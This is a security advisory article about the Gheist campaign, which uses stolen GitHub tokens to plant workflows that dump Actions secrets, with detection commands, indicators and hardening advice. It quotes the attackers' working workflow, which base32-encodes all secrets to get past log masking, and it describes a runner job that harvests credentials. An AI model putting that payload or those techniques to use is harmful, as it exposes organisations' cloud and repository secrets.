Gheist GitHub Attack: How Stolen Tokens Dump Your Actions Secrets (and How to Check in 5 Minutes)
A campaign called Gheist has planted 13,500+ secret-dumping workflows using stolen GitHub tokens. Base32 gets past log masking, permissions: {} doesn’t block access to secrets, and data leaves through GitHub’s own API. Here’s how to check your repos and lock things down.



The Gheist GitHub attack uses stolen GitHub tokens to push a workflow called sync-check into every repository a token can reach. The workflow prints the repository's secrets into the Actions log in base32, downloads the log through GitHub's API, then deletes the run. Public repositories were protected by a GitHub safeguard; private repositories and GitHub Enterprise Server were not.
Security firm Wiz has tracked the campaign since September 15, 2026 and published its findings on October 25. It named the campaign after the user agent, gheist, that the attackers' tool sends with every GitHub API request. Wiz recovered more than 13,500 planted branches from more than 850 compromised accounts, ranging from personal projects to enterprise organisations' private repositories. As of October 24, Wiz said the campaign was still running and evolving.
This guide explains how the Gheist GitHub attack works, why GitHub's usual protections didn't stop it, and how to check your own repositories and cloud logs in a few minutes.
What is the Gheist GitHub attack?
Gheist is an automated campaign that abuses GitHub tokens that were already stolen. It doesn't break into GitHub, and it doesn't exploit a GitHub vulnerability. It takes tokens leaked elsewhere and uses them exactly as GitHub allows.
The key fact, straight from GitHub's documentation: "Any user with write access to your repository has read access to all secrets configured in your repository." So a stolen token with write access to a repository is enough to read every secret that repository's workflows can use.
Where do the tokens come from? Wiz traced some to infostealer logs, malware that scrapes credentials from developers' computers, and to tokens exposed in earlier supply-chain incidents, such as the March 2026 compromise of the Trivy vulnerability scanner.
How does the Gheist attack steal GitHub Actions secrets?
According to Wiz, for each repository a stolen token can reach, the Gheist GitHub attack tool:
Creates a new branch named
ci-sync-followed by six random characters.Commits one file,
.github/workflows/sync-check.yml, with the messageci: sync config. The commit is unsigned and authored as the token's owner.The push automatically triggers the workflow.
The workflow prints the job environment and every secret it can read, encoded in base32.
The tool downloads the log through the GitHub API and deletes the run seconds later.
This is the workflow Wiz published:
name: sync-check
on: [push]
permissions: {}
jobs:
  sync:
    runs-on: ubuntu-latest
    timeout-minutes: 6
    steps:
      - name: build
        run: |
          env | base32 -w 120
          echo -n '${{ toJSON(secrets) }}' | base32 -w 120
Why doesn't GitHub's log masking hide the secrets?
GitHub masks secret values in logs, but only when the exact value appears. Encode the secret and the printed text no longer matches, so it shows in full. GitHub's documentation is direct about this: "Because there are multiple ways a secret value can be transformed, automatic redaction is not guaranteed." Log masking is a guard against accidental leaks, not a defence against someone who controls the workflow.
Doesn't permissions: {} block it?
No, and this confuses many developers. The permissions key controls what the job's automatic GITHUB_TOKEN can do, such as pushing code or commenting on issues. Setting it to empty is good practice, but it does not restrict access to repository secrets. The attacker doesn't need the GITHUB_TOKEN at all; they already have a stolen token. Wiz notes the empty block may even make the workflow look harmless to a reviewer.
Why is there nothing to block at the network level?
Most secret-stealing malware sends data to an attacker's server, which defenders can block or spot. Gheist doesn't. The secrets go into a GitHub log, and the attacker reads that log through GitHub's own API. Wiz says there is no command-and-control server and no attacker domain to block.
Why did public repositories escape but private ones didn't?
On July 28, 2026, GitHub introduced a safeguard that holds workflow runs it identifies as potentially malicious until a collaborator with write access approves them. Every public-repository Gheist run Wiz checked was stuck waiting for approval, so the payload never ran.
But GitHub's changelog says the hold "currently applies to public repositories on github.com only," and GitHub Enterprise Server doesn't have it. In private repositories and on Enterprise Server, Wiz found audit-log evidence of runs on ci-sync-* branches completing and then being deleted by the gheist user agent.
That gap is why the Gheist GitHub attack succeeded where it did, and why the short version going around developer communities says "public repos got lucky; private ones paid." The hold also only catches runs GitHub flags, so it's a safety net, not a guarantee.
How has the Gheist campaign evolved?
The Gheist GitHub attack hasn't stood still. Wiz describes two tools running in parallel, which you can tell apart by branch name:
Tool A uses a hexadecimal branch suffix and the plain payload.
Tool B uses a base36 suffix. Within hours of its first run on September 28, it added a six-minute timeout and an environment matrix: it lists the repository's deployment environments and runs a job in each one, so environment-scoped secrets (often production credentials) print too.
On October 19, Tool B added a separator to its output, likely for the operator's log parser. Hours later it began pushing a second job, sync-host, that runs on self-hosted runners, apparently only in repositories that have one registered. That job tries to:
search the runner for 31 token formats (including API keys for AI providers such as Anthropic, Hugging Face, Groq and NVIDIA), private keys,
.envfiles, Terraform state and shell history;read the environment of every process;
use the Docker socket to mount the host's root filesystem and search it too;
grab AWS instance-role credentials, GitHub Actions and GitLab runner credentials, and Kubernetes service account tokens.
Wiz describes this job as buggy: it looks for the wrong runner key file, has a broken regex and doesn't collect GCP or Azure tokens. Its analysis reports no successful run of it. But the direction is clear: from stealing CI secrets to taking over the build machines themselves.
What happened inside enterprise organisations?
In enterprise environments, Wiz saw the tool cycle through tokens belonging to several users and automation accounts within minutes, and clone private repositories before planting the workflow. Hours later, cloud credentials from the same organisation were used to enumerate AWS Secrets Manager. Wiz doesn't say exactly where those credentials came from or who used them.
Is Gheist the same as GhostAction?
No. Wiz says Gheist is a distinct campaign. GhostAction, tracked by GitGuardian, also pushes secret-stealing workflows with stolen credentials, but it uses different workflow files (with names such as security-audit.yml) and sends secrets to an external server. The Hacker News reported that a new GhostAction wave in October put more than 30,000 repositories in scope, and that GitHub began blocking that workflow from running on October 9.
The same stolen accounts are also being reused by other threat actors. Wiz observed:
Malware lures: on October 6, 391 accounts renamed about 1,461 repositories to fake cracked-software names, which wiped 610 Gheist branches as a side effect.
Cryptomining: on October 18, 25 Gheist accounts each created a "Windows RDP Runner" repository to abuse GitHub Actions for free compute.
PolinRider: some victims appear infected with this DPRK-linked malware. Three re-pushed their Gheist commits with a hidden loader added to
vite.config.js.Megalodon: 57 accounts from Gheist's first phase were also victims of the Megalodon campaign in May.
The lesson: a leaked developer token doesn't get used once. It gets passed around the criminal ecosystem. We saw the same pattern of exposed credentials fuelling bigger attacks in the Tailscale SSH vulnerability research, where one compromised device was the starting point.
How do you check if the Gheist GitHub attack hit your repositories?
These checks for the Gheist GitHub attack follow Wiz's published hunting guidance. Start with the quickest one.
1. Look for ci-sync- branches
With the GitHub CLI logged in, this lists matching branches across an organisation's repositories. Replace YOUR-ORG:
gh repo list YOUR-ORG --limit 1000 --json nameWithOwner -q '.[].nameWithOwner' |
while read -r repo; do
  gh api "repos/$repo/branches" --paginate -q '.[].name' |
    grep -E '^ci-sync-[0-9a-z]{6}$' |
    sed "s|^|$repo: |"
done
For a single repository you've cloned:
git ls-remote --heads origin | grep -E 'refs/heads/ci-sync-[0-9a-z]{6}$'A real Gheist branch has a commit message of ci: sync config whose only change adds .github/workflows/sync-check.yml. No branch doesn't mean you're safe: the attacker may have deleted it, or another actor's rename may have wiped it. Keep going.
2. Check your GitHub audit log
Look for workflow runs on ci-sync-* branches that were deleted within a minute of completing, and for any activity from the user agent gheist.
3. Check your cloud logs (works even without GitHub logs)
If your workflows sign in to AWS, Azure or GCP using OIDC, the token GitHub issues includes a subject claim. When a job doesn't use a deployment environment, GitHub's documentation shows the subject includes the branch, for example repo:my-org/my-repo:ref:refs/heads/ci-sync-a1b2c3. Search your cloud audit logs for role assumptions whose subject contains ci-sync-. In AWS, a quick first pass with CloudTrail:
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=AssumeRoleWithWebIdentity \
  --query 'Events[].CloudTrailEvent' --output text | grep -o 'ci-sync-[0-9a-z]\{6\}' | sort -u
Run it in each region you use. lookup-events only covers the last 90 days of management events, so query your CloudTrail data lake or SIEM for older history. A hit means GitHub Actions ran on an attacker branch with access to your cloud.
4. Check self-hosted runners
Look for the files .gdmp_pat, .gdmp_patg and .gdmp_sweep, and the string gdmp-pivot in job logs.
What should you do if you find a ci-sync branch?
Wiz's response steps:
Rotate every secret the repository could use: repository, organisation and environment secrets. Deleting the run or branch does not undo the exposure.
Revoke the tokens that pushed the commits, and check their owners' computers for infostealer malware. Otherwise the attacker just steals the new token.
If the branch ran on a self-hosted runner, treat that machine and its cloud instance role as compromised.
Don't approve held
sync-checkruns, and don't run code fromci-syncbranches.Review cloud audit logs for what the exposed credentials did afterwards, especially secrets-manager access.
How do you protect GitHub Actions secrets from stolen tokens?
The Gheist GitHub attack works because one leaked token unlocks every secret it can reach. These controls, recommended by Wiz and supported by GitHub's documentation, shrink that blast radius.
Put production secrets behind environment reviewers
Move production credentials into a deployment environment with required reviewers. GitHub's docs state that "a workflow job cannot access environment secrets until approval is granted by a reviewer." A planted workflow then can't read them without a human approving it.
Scope OIDC trust policies to protected branches or environments
If your cloud role trusts any branch in a repository, an attacker branch can assume it. Restrict the subject claim. In an AWS IAM trust policy, for example:
"Condition": {
  "StringEquals": {
    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
    "token.actions.githubusercontent.com:sub": "repo:my-org/my-repo:environment:production"
  }
}
Combined with required reviewers on the production environment, a random ci-sync branch can't get those cloud credentials. Avoid wildcard subjects like repo:my-org/*.
Replace personal access tokens
Classic personal access tokens often have broad access to many repositories and no expiry. Use GitHub Apps for automation, and short-lived, fine-grained tokens limited to specific repositories where you need a token. Audit and revoke old tokens in your organisation's settings.
Harden self-hosted runners
Run self-hosted runners as ephemeral machines that are destroyed after each job, without Docker socket access and without unrestricted access to cloud metadata endpoints. GitHub also advises that self-hosted runners should almost never be used for public repositories.
Protect the developer laptop
Infostealers on developer machines are a major source of stolen tokens. Endpoint protection, avoiding pirated software and browser extensions from unknown sources, and storing tokens in a credential manager rather than plain-text files all reduce the risk. Our article on insider threats and over-privileged access covers the same least-privilege thinking.
Watch your branches and workflows
Use branch rulesets to restrict who can create branches or which branches can run workflows, where your plan supports it.
Require signed commits on important branches. Gheist's commits are unsigned.
Alert on new or changed files under
.github/workflows/.
Gheist indicators of compromise
From Wiz's report:
User agent:
gheistBranch pattern:
^ci-sync-[0-9a-z]{6}$Commit message:
ci: sync config, adding only.github/workflows/sync-check.ymlStrings:
toJSON(secrets) }}' | base32 -w 120and===== gdmp-pivot:Files:
.gdmp_pat,.gdmp_patg,.gdmp_sweepWorkflow blob SHAs:
f3da2b8b357dcda02fd455d314be2a95007516a6(plain)d09535857a741bbb976bdc084a9a021713133291(timeout)1dc5af9cce950aad1eb1546ecce8565b117540c4(separator)c665b778b2d822453293003e7ca0bbb2cb08e39d(self-hosted job)
Versions that use the environment matrix vary per repository, so they have no fixed hash.
The bigger lesson from the Gheist GitHub attack
Gheist needed no zero-day. It used stolen tokens, a few lines of YAML and features GitHub documents openly. That's what makes it dangerous: CI/CD pipelines hold the keys to cloud accounts, databases and production systems, and anyone with write access can read them.
Treat developer tokens like production credentials, put your most sensitive secrets behind human approval, and scope cloud trust to the branches and environments that need it. Then a stolen token becomes an incident you can contain, not a breach of everything. If you're preparing for security roles, CI/CD secrets and supply-chain attacks are now standard topics in cybersecurity interview questions.
Sources: Wiz Research, Gheist: Attempted Scaled Abuse of Stolen GitHub Tokens Stumbles · The Hacker News · GitHub Changelog: Actions holds potentially malicious workflows for approval · GitHub Docs: Secure use reference · GitHub Docs: OIDC reference · The Hacker News on GhostAction
Frequently asked questions
What is the Gheist GitHub attack?
An automated campaign, tracked by Wiz since September 15, 2026, that uses stolen GitHub tokens to plant workflows that dump repository secrets into Actions logs.
Does Gheist exploit a GitHub vulnerability?
No. It abuses tokens that were already stolen, using normal GitHub features. Anyone with write access can read a repo’s secrets.
Why doesn’t GitHub mask the secrets in logs?
Masking only matches exact values. Base32-encoded secrets don’t match, and GitHub’s docs say redaction isn’t guaranteed for transformed values.
Are public repositories safe?
Every public run Wiz checked was held for approval by GitHub’s July 2026 safeguard. Private repos and Enterprise Server have no such hold.
I found a ci-sync branch. Is deleting it enough?
No. Rotate every repository, organisation and environment secret the repo could use, and revoke the token that pushed the branch.
How is Gheist different from GhostAction?
GhostAction uses different workflow files and sends secrets to an external server. Gheist reads them from GitHub’s own logs through the API.
How this article was made: researched and edited by Deepak Kumar, drafted with help from AI tools.